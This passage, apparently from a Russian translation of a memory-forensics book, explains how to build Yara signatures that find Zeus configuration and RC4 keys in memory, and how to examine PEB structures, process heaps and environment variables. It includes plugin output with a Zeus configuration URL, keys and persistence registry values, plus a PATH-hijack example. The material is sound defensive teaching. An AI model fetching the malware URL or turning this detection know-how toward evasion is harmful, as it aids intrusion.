


Рисунок 7-6. Дизассемблированный код функций Zeus, ссылающихся на критически важные переменные для поиска и декодирования конфигурации

На рисунке видно, что функция с именем `decode_config_data` вызывает `custom_memcpy`, которая представляет собой лишь встроенную версию стандартного API `memcpy`. Второй параметр (источник копируемых данных) в данном случае передаётся инструкцией `push offset config_data`. Следовательно, переменная `config_data` содержит смещение относительно базы анализируемого исполняемого файла, по которому можно найти зашифрованные данные конфигурации. Аналогично видна функция с меткой `rc4_decrypt`. Как и ожидалось, один из параметров этой функции - местоположение ключа. Это смещение предоставляет инструкция `push offset real_rc4_key`.

Чтобы найти переменные, содержащие необходимые смещения, мы создали сигнатуры для показанных на рисунке функций. Например, функцию с именем `signature_function` можно выразить с помощью подстановочных знаков (обозначенных вопросительными знаками) так:

```
PUSH 102h
LEA  EAX, [ESP+????????]
PUSH EAX
LEA  EAX, [ESP+??]
PUSH EAX
CALL ????????        ; custom_memcpy
MOV  EAX, 1E6h
PUSH EAX
PUSH OFFSET ???????? ; real_rc4_key
```

Байты, хранящие смещение до ключа RC4, выделены полужирным. Найдя сигнатуру, ключ можно легко извлечь. Помните, что подстановочные знаки важны, поскольку из-за различий компиляторов

двоичные файлы Zeus могут отличаться. Поэтому следует также искать кадры на основе EBP, например такие:

```
PUSH 102h
LEA  EAX, [EBP-????????]
PUSH EAX
LEA  EAX, [EBP-????????]
PUSH EAX
CALL ????????        ; custom_memcpy
MOV  EAX, 1E6h
PUSH EAX
PUSH OFFSET ???????? ; real_rc4_key
```

Функцию с именем `decode_config_data` можно выразить так:

```
PUSH ESI
MOV  EDX, ????0000   ; config size (immediate)
PUSH EDX
PUSH OFFSET ???????? ; config_data
PUSH EAX
CALL ????????        ; custom_memcpy
MOV  ESI, ????????   ; last_section_rva
MOV  ECX, ????????   ; imagebase
```

Существует несколько вариантов этих шаблонов, опять-таки из-за различий компиляторов и использования регистров общего назначения, но правила Yara способны с ними справиться. Преобразовав предыдущие инструкции в коды операций (то есть шестнадцатеричные байты, соответствующие операциям процессора), мы получаем следующие сигнатуры:

> **Примечание.** Для преобразования инструкций в коды операций в Linux можно использовать `ndisasm`. Если код уже открыт в IDA Pro, можно вместо этого перейти в `View > Options > Disassembly` и увеличить число байтов кода операции. Тогда рядом с инструкциями будут показаны соответствующие шестнадцатеричные значения.

```
signatures = {
    'namespace1':'rule z1 {strings: $a = {56 BA ?? ?? 00 00 52
                68 ?? ?? ?? ?? 50 E8 ?? ?? ?? ?? 8B 35 ?? ??
                ?? ?? 8B 0D ?? ?? ?? ??} condition: $a}',
            'namespace5':'rule z5 {strings: $a = {56 BA ?? ?? 00 00 52
                68 ?? ?? ?? ?? 50 E8 ?? ?? ?? ?? 8B 0D ?? ?? ?? ?? 03
                0D ?? ?? ?? ??} condition: $a}',
            'namespace2':'rule z2 {strings: $a = {55 8B EC 51 A1 ?? ??
                ?? ?? 8B 0D ?? ?? ?? ?? 56 8D 34 01 A1 ?? ?? ?? ?? 8B
                0D ?? ?? ?? ??} condition: $a}',
            'namespace3':'rule z3 {strings: $a = {68 02 01 00 00 8D 84
                24 ?? ?? ?? ?? 50 8D 44 24 ?? 50 E8 ?? ?? ?? ?? B8 E6
                01 00 00 50 68 ?? ?? ?? ??} condition: $a}',
            'namespace4':'rule z4 {strings: $a = {68 02 01 00 00 8D 85
                ?? ?? ?? ?? 50 8D 85 ?? ?? ?? ?? 50 E8 ?? ?? ?? ?? B8
                E6 01 00 00 50 68 ?? ?? ?? ??} condition: $a}'
            }
```

Хотя можно было бы просканировать по этим сигнатурам каждый диапазон памяти каждого процесса, это было бы чрезмерно. Из предыдущей работы известно, что Zeus внедряет свой двоичный код в процессы. Поэтому можно использовать некоторые знания, обсуждавшиеся ранее в этой главе. Вместо сканирования всех диапазонов памяти можно отфильтровать узлы VAD, которые являются исполняемыми, не имеют резервного файла и зафиксированы. Это сужает пространство поиска и повышает общую производительность плагина.

В следующем выводе показаны результаты работы плагина `zeusscan2`, созданного на основе этого исследования. Ради краткости 256-байтовые ключи RC4 усечены до нескольких байтов. Среди прочих данных можно увидеть URL конфигурации Zeus, уникальный идентификатор, назначенный заражённой машине, и случайно сгенерированные ключи реестра и имена файлов, используемые для закрепления.

```
$ python vol.py --plugins=contrib/plugins/malware -f zeus2x4.vmem zeusscan2
--------------------------------------------------
Process:     wuauclt.exe
Pid:         940
Address:     0xD80000
URL:         http://193.43.134.14/eu2.bin
Identifier:  JASONRESACC69_7875768F16073AAF
Mutant key:  0x17703072
XOR key:     0x2006B8FE
Registry:    HKEY_CURRENT_USER\SOFTWARE\Microsoft\Izozo
Value 1:     Kealtuuxd
Value 2:     Yrdii
Value 3:     Kebooqu
Executable:  Obyt\ihah.exe
Data file:   Ebupzu\uzugl.dat

Config RC4 Key:
0x00000000   4a ba 2c 63 eb 7c fc 45 c4 f3 b6 2d 31 29 21 2e    J.,c.|.E...-1)!.
0x00000010   53 0f 3f ef 9a 2a f8 82 96 6b e1 a2 3b 5f 34 fd    S.?..*...k..;_4.
0x00000020   a6 02 cc 39 0b 16 40 33 1f a1 dc af 93 9b 5b 94    ...9..@3......[.
0x00000030   68 62 84 46 ca 64 8d 43 13 d4 d9 72 00 5c 2b bc    hb.F.d.C...r..+.
0x00000040   f6 d7 88 91 24 9f bd 1e 7a 07 c5 6e 1a 4e 90 92    ....$...z..n.N..
0x00000050   c1 42 0c 75 47 3a 9e 1d c2 ec 0d ed b8 71 b4 ab    .B.uG:.......q..
0x00000060   e6 5d e3 14 48 b9 e9 e8 b2 10 ee f4 e2 2f a4 09    .]..H......../..
[snip]

Credential RC4 Key:
0x00000000   6f e4 94 f2 f1 5e 5c c1 8c e8 66 c5 13 2a 23 39    o....^....f..*#9
0x00000010   84 36 6a 83 b2 55 6c 11 5a f3 b6 20 07 6d ba de    .6j..Ul.Z.. .m..
0x00000020   52 8e 34 bf 8a 05 0f 64 35 29 cb 5f ff 00 87 fc    R.4....d5)._....
0x00000030   b5 5b 67 b8 eb 1a 0e 1f 32 ae 54 3a 88 ed c3 51    .[g.....2.T:...Q
0x00000040   40 14 3e 53 dc 7c a7 0b 79 26 e5 45 99 7d 1c d0    @.>S.|..y&.E.}..
0x00000050   90 8f 80 95 71 58 41 5d f9 af 9e a1 6e ef 25 4e    ....qXA]....n.%N
0x00000060   48 2d b1 bd 33 ab d3 b7 4d 10 7e 44 65 7b cd 2f    H-..3...M.~De{./
[snip]
```

Описанный в этом разделе плагин Zeus привёл к появлению многих других связанных возможностей криминалистического анализа памяти. Вот перечень известных нам на данный момент:

• Андреас Шустер (computer.forensikblog.de) построил свои сканеры конфигурации Poison Ivy на основе исходного плагина `zeusscan2`.
• Сантьяго Висенте позднее добавил поддержку поиска и расшифровки конфигураций Citadel (blog.buguroo.com) из памяти процесса.
• Брайан Баскин написал об извлечении конфигураций JavaRAT с помощью Volatility (ghettoforensics.com).
• Группа Cassidian CyberSecurity выпустила плагин для обнаружения и анализа образцов PlugX (bitbucket.cassidiancybersecurity.com).
• Мы также видели, как выпускники наших учебных курсов, в частности Иэн Ал, создавали похожие плагины для разработки сигнатур Yara, позволяющих находить DarkComet в памяти (tekdefense.com).

Итоги

Данные в памяти процесса часто служат ценным источником информации, но найти их бывает трудно, когда они перемежаются с другими, не относящимися к делу данными. Знание флагов и атрибутов дескрипторов виртуальных адресов помогает ограничить пространство поиска конкретными областями памяти, например стеком, кучей или определённой DLL. Кроме того, понимание компоновки памяти процесса лучше подготавливает к расследованиям, требующим анализа ресурсов процесса. Применение хорошо настраиваемого механизма сканирования по сигнатурам или шаблонам (Yara) - отличный способ быстро найти доказательства. Сигнатуры Yara также позволяют выполнять абстрактные задачи, например находить ключи шифрования, последовательности инструкций процессора и так далее. В следующих главах вы увидите, как можно развить эти фундаментальные знания.

Глава 8. Поиск вредоносных программ в памяти процесса

Предыдущая глава познакомила вас с внутренним устройством памяти процесса и заложила основу для углублённого анализа. Теперь вы увидите конкретные примеры обнаружения вредоносных программ, скрывающихся в памяти процесса путём отсоединения динамически подключаемых библиотек (DLL) или применения одного из четырёх различных методов внедрения кода. Вы также изучите основы выгрузки из памяти процессов, библиотек и модулей ядра (любых файлов Portable Executable [PE]), включая образцы, которые изначально упакованы или сжаты.

Блок среды процесса

Каждая структура `_EPROCESS` содержит член под названием Process Environment Block (PEB). PEB содержит полный путь к исполняемому файлу процесса, полную командную строку, запускающую процесс, текущий рабочий каталог, указатели на кучи процесса, стандартные дескрипторы и три двусвязных списка, содержащих полные пути к DLL, загруженным процессом.

Цели анализа

Ваши цели таковы:

• **Восстановление командных строк и путей процессов.** Узнать об источниках в памяти процесса, способных сообщить подробности о том, как был запущен процесс и где на диске находится его файл.
• **Анализ куч.** Узнать, какие типы данных приложения хранят в своих кучах, и увидеть практический пример поиска текста, введённого в Notepad.
• **Исследование переменных среды.** Узнать, как обнаруживать перехват порядка поиска и семейства вредоносных программ, которые отмечают своё присутствие созданием новых переменных.
• **Обнаружение бэкдоров по стандартным дескрипторам.** Определить, перенаправляются ли ввод и вывод процесса злоумышленнику через удалённый сетевой сокет.
• **Перечисление DLL.** Узнать, как операционная система отслеживает DLL, загруженные процессом, а также какие API используются в живых системах для их перечисления. Одновременно вы увидите, как обнаруживать скрытые и отсоединённые библиотеки.
• **Извлечение PE-файлов из памяти.** Узнать, как выгружать PE-файлы из памяти и подготавливать их к статическому анализу в дизассемблере. Вы познакомитесь с изменениями PE-файлов при загрузке в память и с тем, как эти изменения могут влиять на расследования.
• **Обнаружение внедрения кода.** Увидеть подробное описание четырёх типов внедрения кода, в том числе способов их обнаружения посредством криминалистического анализа памяти.

Структуры данных

Основная структура PEB носит соответствующее имя `_PEB`. В следующем коде показано, как она выглядит в 64-разрядной системе Windows 7, вместе со структурами параметров процесса и DLL. Помните, что структура `_PEB` существует в памяти процесса, поэтому процесс может легко изменить собственные значения, чтобы сообщать ложные сведения или препятствовать анализу. Далее в этой главе вы увидите, как использовать данные ядра (например, дескрипторы виртуальных адресов [VAD] и таблицы страниц) для перекрёстной проверки некоторых сведений, доступных в PEB.

```
>>> dt("_PEB")
'_PEB' (896 bytes)
0x0   : InheritedAddressSpace    ['unsigned char']
0x1   : ReadImageFileExecOptions ['unsigned char']
0x2   : BeingDebugged            ['unsigned char']
[snip]
0x10  : ImageBaseAddress         ['pointer64', ['void']]
0x18  : Ldr                      ['pointer64', ['_PEB_LDR_DATA']]
0x20  : ProcessParameters        ['pointer64', ['_RTL_USER_PROCESS_PARAMETERS']]
0x28  : SubSystemData            ['pointer64', ['void']]
0x30  : ProcessHeap              ['pointer64', ['void']]
[snip]
0xe8  : NumberOfHeaps            ['unsigned long']
0xec  : MaximumNumberOfHeaps     ['unsigned long']
0xf0  : ProcessHeaps             ['pointer', ['array',
 lambda x: x.NumberOfHeaps, ['pointer', ['_HEAP']]]]

>>> dt("_RTL_USER_PROCESS_PARAMETERS")
'_RTL_USER_PROCESS_PARAMETERS' (1024 bytes)
[snip]
0x20  : StandardInput                 ['pointer64', ['void']]
0x28  : StandardOutput                ['pointer64', ['void']]
0x30  : StandardError                 ['pointer64', ['void']]
0x38  : CurrentDirectory              ['_CURDIR']
0x50  : DllPath                       ['_UNICODE_STRING']
0x60  : ImagePathName                 ['_UNICODE_STRING']
0x70  : CommandLine                   ['_UNICODE_STRING']
0x80  : Environment                   ['pointer64', ['void']]
[snip]

>>> dt("_PEB_LDR_DATA")
'_PEB_LDR_DATA' (88 bytes)
[snip]
0x10  : InLoadOrderModuleList         ['_LIST_ENTRY']
0x20  : InMemoryOrderModuleList       ['_LIST_ENTRY']
0x30  : InInitializationOrderModuleList ['_LIST_ENTRY']
[snip]

>>> dt("_LDR_DATA_TABLE_ENTRY")
'_LDR_DATA_TABLE_ENTRY' (224 bytes)
0x0   : InLoadOrderLinks              ['_LIST_ENTRY']
0x10  : InMemoryOrderLinks            ['_LIST_ENTRY']
0x20  : InInitializationOrderLinks    ['_LIST_ENTRY']
0x30  : DllBase                       ['pointer64', ['void']]
0x38  : EntryPoint                    ['pointer64', ['void']]
0x40  : SizeOfImage                   ['unsigned long']
0x48  : FullDllName                   ['_UNICODE_STRING']
0x58  : BaseDllName                   ['_UNICODE_STRING']
0x68  : Flags                         ['unsigned long']
0x6c  : LoadCount                     ['unsigned short']
[snip]
```

Ключевые положения

Ключевые положения для _PEB таковы:

• BeingDebugged: сообщает, отлаживается ли процесс в данный момент. Ранее нам встречались вредоносные программы, которые присоединялись к самим себе (вызывая DebugActiveProcess). Поскольку одновременно к целевому процессу может быть присоединён лишь один отладчик, это служило защитой от отладки. Поэтому установленное в true значение при отсутствии работающих законных отладчиков - тревожный признак.
• ImageBaseAddress: адрес в памяти процесса, по которому загружен основной исполняемый файл (.exe). Прежде чем плагин Volatility procdump (описанный далее в этой главе) вырезает исполняемый файл из памяти, он считывает это значение, чтобы знать, где искать.
• Ldr: указывает на структуру _PEB_LDR_DATA, содержащую подробные сведения о DLL, загруженных в процесс.
• ProcessParameters: указывает на структуру _RTL_PROCESS_PARAMETERS (описана вскоре).
• ProcessHeap: основная куча процесса, автоматически создаваемая при инициализации процесса.
• NumberOfHeaps: число куч в процессе. По умолчанию процесс имеет только одну кучу, но может создавать дополнительные вызовом HeapCreate.
• ProcessHeaps: массив указателей на кучи процесса. Первая запись этого списка всегда указывает туда же, куда ProcessHeap, поскольку это основная куча.

Ключевые положения для _RTL_PROCESS_PARAMETERS таковы:

• StandardInput: дескриптор стандартного ввода процесса.
• StandardOutput: дескриптор стандартного вывода процесса.
• StandardError: дескриптор стандартного потока ошибок процесса.
• CurrentDirectory: текущий рабочий каталог приложения.
• ImagePathName: полный Unicode-путь на диске к исполняемому файлу процесса (.exe). Часто необходимо обращаться к этому значению, потому что _EPROCESS.ImageFileName (выводимое плагином pslist) содержит только первые 16 символов и не включает Unicode.
• CommandLine: полная командная строка со всеми аргументами, использованная для запуска процесса.
• Environment: указатель на переменные среды процесса.

Далее приведены ключевые положения для _PEB_LDR_DATA. Все связанные списки содержат элементы типа _LDR_DATA_TABLE_ENTRY, который описывается далее. Кроме того, термин «модуль» здесь означает любой исполняемый образ, включая исполняемый файл процесса и DLL.

• InLoadOrderModuleList: связанный список, упорядочивающий модули в последовательности их загрузки в процесс. Поскольку исполняемый файл процесса всегда загружается в адресное пространство процесса первым, его запись находится в этом списке первой.
• InMemoryOrderModuleList: связанный список, упорядочивающий модули по их расположению в компоновке виртуальной памяти процесса. Например, последняя загруженная DLL может оказаться по меньшему базовому адресу, чем первая (из-за рандомизации компоновки адресного пространства [ASLR] и других факторов).
• InInitializationOrderModuleList: связанный список, упорядочивающий модули по последовательности выполнения их функции DllMain. Он отличается от списка порядка загрузки, поскольку DllMain модуля не всегда вызывается сразу при загрузке. Иногда она вообще не вызывается, например при загрузке DLL как файла данных или ресурса образа (см. параметр dwFlags функции LoadLibraryEx).

Ключевые положения для _LDR_DATA_TABLE_ENTRY таковы:

• DllBase: базовый адрес модуля в памяти процесса. Плагины выгрузки DLL, с которыми вы познакомитесь далее в этой главе, считывают этот адрес, чтобы знать, откуда начинать вырезание.

• EntryPoint: первая инструкция, выполняемая модулем. В большинстве случаев она берётся из значения AddressOfEntryPoint PE-файла.
• SizeOfImage: размер модуля в байтах.
• FullDllName: полный путь к файлу модуля на диске (например, C:\Windows\System32\kernel32.dll).
• BaseDllName: базовая часть имени файла модуля (например, kernel32.dll).
• LoadCount: число вызовов LoadLibrary для модуля. Оно используется как счётчик ссылок, позволяющий определить, когда DLL можно безопасно выгрузить из памяти процесса. Далее в этой главе вы увидите, как по этому значению определить способ загрузки DLL: через таблицу адресов импорта (import address table, IAT) или явным вызовом LoadLibrary.

Кучи процесса

С точки зрения криминалистики при выгрузке памяти процесса посредством memdump или vaddump неизбежно получается содержимое кучи, по крайней мере тех её страниц, которые не выгружены на диск. То же относится к сканированию памяти с помощью Yara и API search_process_memory, рассмотренного в главе 7. Проблема в том, что вы не обязательно будете знать, какие смещения в файле дампа или результатах поиска сигнатур соответствуют областям кучи. Более того, иногда требуется анализировать только память кучи. Предположим, например, что вы ищете данные, полученные приложением по сети, или текст, введённый пользователем в текстовый процессор. Такие данные с большой вероятностью находятся в одной из куч процесса, поэтому незачем тратить время на сканирование областей памяти, содержащих DLL, стеки или отображённые файлы.

> **Примечание.** Подробный обзор структур и внутреннего устройства современных куч см. в работе Криса Валасека и Тарьея Мандта «Windows 8 Heap Internals»: illmatics.com.

Поиск текста в куче Notepad

Этот пример показывает, как можно радикально сузить пространство поиска криминалистических доказательств в куче. Исследование началось с вопроса участника списка рассылки пользователей Volatility: как найти текст, введённый пользователем в Notepad? Один из способов, конечно, состоит в обратном анализе notepad.exe и определении места хранения указателя на данные, которые приложение получает с клавиатуры. Однако мы выбрали несколько более простой подход чёрного ящика. Сначала для подготовки среды мы запустили два экземпляра Notepad: в одном открыли довольно большой файл журнала, а другой «подозреваемый» использовал для разработки плана преступления, которое вы расследуете. Пример рабочего стола подозреваемого показан на рис. 8-1.




Рисунок 8-1. Текст, видимый в открытых окнах Notepad, хранится в куче процесса Notepad

Предположим, вы получили дамп памяти системы подозреваемого. Теперь для процессов Notepad можно запустить такие плагины, как `vadinfo` и `vadtree`, но (на этой конкретной машине) вы увидите более 50 узлов VAD, охватывающих свыше 25 Мбайт данных в каждом процессе. Как точно найти совершенно произвольный текст в наборе из 25 миллионов байтов? Начать можно с фильтрации только тех VAD, которые содержат кучи процесса.

Как показывает следующий вывод плагина `heaps`, процесс с PID 3988 имеет 6 куч. В совокупности это сужает поиск до 6 VAD и примерно 1,3 Мбайт данных. На этом этапе в дело вступил подход чёрного ящика. Мы начали искать всё, что могло бы помочь отделить фрагменты кучи с искомым текстом от всех остальных. Как показано ниже, два фрагмента выделялись тем, что для них отображался флаг `extra`. Иными словами, для этих двух фрагментов в члене `_HEAP_ENTRY.Flags` был установлен флаг `HEAP_ENTRY_EXTRA_PRESENT`. Оба фрагмента находились в основной куче (первой в массиве `ProcessHeaps`), начинающейся по адресу `0xa0000`:

```
$ python vol.py -f Win2K3SP1x86.vmem --profile=Win2003SP1x86
    heaps -p 3988

Volatility Foundation Volatility Framework 2.4
************************************************
Process: notepad.exe, Pid: 3988
PEB: 0x7ffdf000, Heap: 0xa0000, NumberOfHeaps: 0x6
**********
_HEAP at 0xa0000
  0xa0640 Size: 0x8 Previous: 0xc8 Flags: busy
  0xa0680 Size: 0x301 Previous: 0x8 Flags: busy
  0xa1e88 Size: 0x4 Previous: 0x301 Flags: busy
  0xa1ea8 Size: 0xb Previous: 0x4 Flags: busy
  0xa1f00 Size: 0xb Previous: 0xb Flags: busy
  [snip]
  0xa8028 Size: 0x3 Previous: 0x12 Flags: busy, extra
```

```
  [snip]
  0xac740 Size: 0xe Previous: 0xb Flags: busy
  0xac7b0 Size: 0x37 Previous: 0xe Flags: busy, extra
  0xac968 Size: 0xd3 Previous: 0x37 Flags: last
**********
_HEAP at 0x1a0000
  0x1a0640 Size: 0x8 Previous: 0xc8 Flags: busy
  0x1a0680 Size: 0x530 Previous: 0x8 Flags: last
**********
_HEAP at 0x3c0000
  0x3c0640 Size: 0x8 Previous: 0xc8 Flags: busy
  0x3c0680 Size: 0x301 Previous: 0x8 Flags: busy
  0x3c1e88 Size: 0x3 Previous: 0x301 Flags: busy
  0x3c1ea0 Size: 0x2c Previous: 0x3 Flags: last
[snip]
```

Независимо от фактического значения флага `extra` (нам так и не удалось найти хорошего описания), это отличие привлекло наше внимание к фрагментам по адресам `0xa8028` и `0xac7b0`. Следующая команда `volshell` показывает, что один из этих фрагментов действительно содержит Unicode-версию текста подозреваемого. Обратите внимание, что сам текст начинается по адресу `0xac7b8`, поскольку в начале находится `_HEAP_ENTRY`, размер которой на 32-разрядной платформе составляет 8 байт.

```
$ python vol.py -f Win2K3SP1x86.vmem --profile=Win2003SP1x86
     volshell -p 3988

Volatility Foundation Volatility Framework 2.4
Current context: process notepad.exe, pid=3988, ppid=416 DTB=0x140ab4e0
To get help, type 'hh()'
>>> db(0xac7b0)
0x000ac7b0  3700 0e00 e523 1000 4c00 6900 7300 7400   7....#..L.i.s.t.
0x000ac7c0  2000 6f00 6600 2000 7400 6100 7200 6700   ..o.f...t.a.r.g.
0x000ac7d0  6500 7400 7300 3a00 0d00 0a00 0d00 0a00   e.t.s.:.........
0x000ac7e0  4a00 6900 6d00 2000 4a00 6100 6d00 6500   J.i.m...J.a.m.e.
0x000ac7f0  7300 0d00 0a00 4200 6f00 6200 6200 7900   s.....B.o.b.b.y.
0x000ac800  2000 4b00 6e00 6900 6700 6800 7400 2000   ..K.n.i.g.h.t...
0x000ac810  0d00 0a00 5000 6500 7400 6500 7200 2000   ....P.e.t.e.r...
0x000ac820  5300 6900 6c00 7600 6500 7200 0d00 0a00   S.i.l.v.e.r.....
```

На этом этапе мы создали плагин `notepad`, автоматически выгружающий текст из процессов `notepad.exe`. Его вывод выглядит так:

```
$ python vol.py -f Win2K3SP1x86.vmem --profile=Win2003SP1x86 notepad
Volatility Foundation Volatility Framework 2.4

Process: 3988
Text:
List of targets:

Jim James
Bobby Knight
Peter Silver
Amy Christoph

Plan:

Get their cell phone numbers
Text with a place to meet
Blackmail with pictures
Collect money and profit
```

Несмотря на то что плагин целиком основан на обоснованной догадке, а не на эмпирическом тестировании или обратном анализе, он стабильно и точно работает в 32-разрядных версиях XP и 2003 Server. Даже если бы нам не повезло с индикаторами флага `extra`, пространство поиска всё равно можно было бы сократить до 1,3 Мбайт из всей памяти процесса, рассматривая только области, содержащие кучи.

Переменные среды

На переменные среды процесса указывает `_PEB.ProcessParameters.Environment`. Переменные организованы как несколько строк с завершением NULL, аналогично значению `REG_MULTI_SZ` в реестре. Если злоумышленник изменит эти переменные, он может заставить целевое приложение неожиданно выполнить вредоносный процесс. Кроме того, некоторые вредоносные программы отмечают своё присутствие созданием переменных среды вместо мьютексов (см. раздел «Маркировка присутствия Coreflood»). Поэтому необходимо уметь проверять подозрительные записи. В табл. 8-1 различные типы переменных распределены по категориям в соответствии с областью действия и постоянством.

Таблица 8-1. Источники и области действия переменных среды

Тип	Источник	Область действия	Сохраняется
Системная	`HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment`	Все (все процессы)	Да
Пользовательская	`HCKU\Environment`	Пользователь	Да
Энергозависимая	`HKCU\Volatile Environment`	Пользователь	Нет
Динамическая	`SetEnvironmentVariable`	Процесс	Нет

Системные и пользовательские переменные сохраняются в реестре. Поэтому их можно перечислить, разбирая файлы кустов реестра, полученные с диска. Энергозависимые переменные тоже хранятся в реестре, но в энергозависимом ключе, поэтому доступ к ним необходимо получать путём захвата RAM и использования поддержки кэшированного реестра Volatility (см. главу 10). Динамические переменные устанавливаются отдельно для каждого процесса, когда поток внутри процесса вызывает `SetEnvironmentVariable`. Подобно энергозависимым переменным, эти записи существуют только в памяти: они никогда не записываются в кусты реестра на диске или какой-либо другой файл журнала.

При создании процесс обычно наследует блок среды от родительского процесса. Родительский процесс может переопределить такое поведение по умолчанию, указав параметр `lpEnvironment` при вызове `CreateProcess`. Обычно в переменных среды можно найти следующие типы данных:

- Пути к исполняемым программам (`PATH`).
- Расширения, назначенные исполняемым программам (`PATHEXT`).
- Пути к временным каталогам.
- Пути к папкам пользователя Documents, Internet History и Application Data.
- Имена пользователей, компьютеров и доменов.
- Местоположение `cmd.exe` (`ComSpec`).

Атаки на переменные среды

Два наиболее распространённых типа атак на переменные среды связаны с изменением переменных `PATH` и `PATHEXT`. Изменение этих значений оказывает эффект, подобный перехвату порядка поиска. Рассмотрим, например, следующий сценарий:

```
PATH=C:\windows;C:\windows\system32
PATH=C:\Users\HR101\.tmp;C:\windows;C:\windows\system32
```

